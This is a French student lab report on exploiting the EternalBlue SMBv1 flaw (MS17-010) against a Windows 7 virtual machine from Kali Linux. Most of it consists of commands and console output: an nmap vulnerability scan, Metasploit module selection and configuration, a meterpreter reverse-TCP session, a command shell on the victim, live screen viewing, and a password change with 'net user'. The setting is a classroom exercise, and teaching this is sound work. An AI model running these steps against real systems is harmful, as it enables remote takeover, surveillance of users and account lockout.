

Exploitation de la FAILLE SMB V1 (Eternalblue-MS17-010)

RIMBAULT Enzo

BTS SIO 1

08/11/2023

Sommaire

Introduction.....	1
-------------------	---


Introduction

EternalBlue est à la fois le nom donné à une série de vulnérabilités logicielles de Microsoft et à l'exploit créé par la NSA en tant qu'outil de cyberattaque. Bien que l'exploit EternalBlue – officiellement nommé MS17-010 par Microsoft – n'affecte que les systèmes d'exploitation Windows, tout ce qui utilise le protocole de partage de fichiers SMBv1 (Server Message Block version 1) risque techniquement d'être la cible de ransomwares et autres cyberattaques.

Déroulement du TP

Machine Virtuelle Fournies :

- Machine victime W7 PRO
- Distribution Kali Linux



- 1- Adressage ip machine attaquant
- 2- Ping vers victime
- 3- Se connecter en tant que ROOT
- 4- Scan vulnérabilité Système Exploitation VICTIME (nmap -A -sV --script vuln @ip)

```
# nmap -A -sV --script vuln 192.168.0.181
```

Console d'exploitation : msfconsole

```

      =[ metasploit v6.1.27-dev ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > 
```

search ms17-010 → chercher les exploit pour la faille

```
msf6 > search ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check
0	exploit/windows/smb/ms17_010_eternalblue MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	2017-03-14	average	Yes
1	exploit/windows/smb/ms17_010_psexec MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows	2017-03-14	normal	Yes
Code Execution				
2	auxiliary/admin/smb/ms17_010_command MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows	2017-03-14	normal	No
Command Execution				
3	auxiliary/scanner/smb/smb_ms17_010 MS17-010 SMB RCE Detection		normal	No
4	exploit/windows/smb/smb_doublepulsar_rce SMB DOUBLEPULSAR Remote Code Execution	2017-04-14	great	Yes

Interact with a module by name or index. For example `info 4`, `use 4` or `use exploit/windows/smb/smb_doublepulsar_rce`

use n° → utilisé le exploit associé au numéro

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

set RHOST @ip victime → mettre @ip victime

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.0.181
RHOST => 192.168.0.181
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

show options → bonne @ip attaquant

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.0.180	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

run → lancer l'exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.180:4444
[*] 192.168.0.181:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.181:445 - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.181:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.181:445 - The target is vulnerable.
[*] 192.168.0.181:445 - Connecting to target for exploitation.
[+] 192.168.0.181:445 - Connection established for exploitation.
[+] 192.168.0.181:445 - Target OS selected valid for OS indicated by SMB repl
y
[*] 192.168.0.181:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.181:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
65 73 Windows 7 Profes
[*] 192.168.0.181:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
72 76 sional 7601 Serv
[*] 192.168.0.181:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 192.168.0.181:445 - Target arch selected valid for arch indicated by DCE/
RPC reply
[*] 192.168.0.181:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.181:445 - Sending all but last fragment of exploit packet
█
```


shell → system d'exploit victime

```
meterpreter > shell
Process 1744 created.
Channel 1 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.
```

5- User → admin → desktop → BTS → dir

```
07/12/2023 15:11 <REP> .
07/12/2023 15:11 <REP> ..
07/12/2023 15:11      0 BTS SIO REDON.txt
                  1 fichier(s)                0 octets
                  2 Rop(s)      8♦327♦139♦328 octets libres
```

6- Copie d'écran de la victime



7- Voir la victime travailler

Target IP : 192.168.0.181
Start time : 2023-12-08 12:23:43 +0100
Status : Playing



8- Modifier le mdp de W7

```
C:\Windows\system32>net user admin HOS4mdp  
net user admin HOS4mdp  
La commande s'est terminée correctement.
```

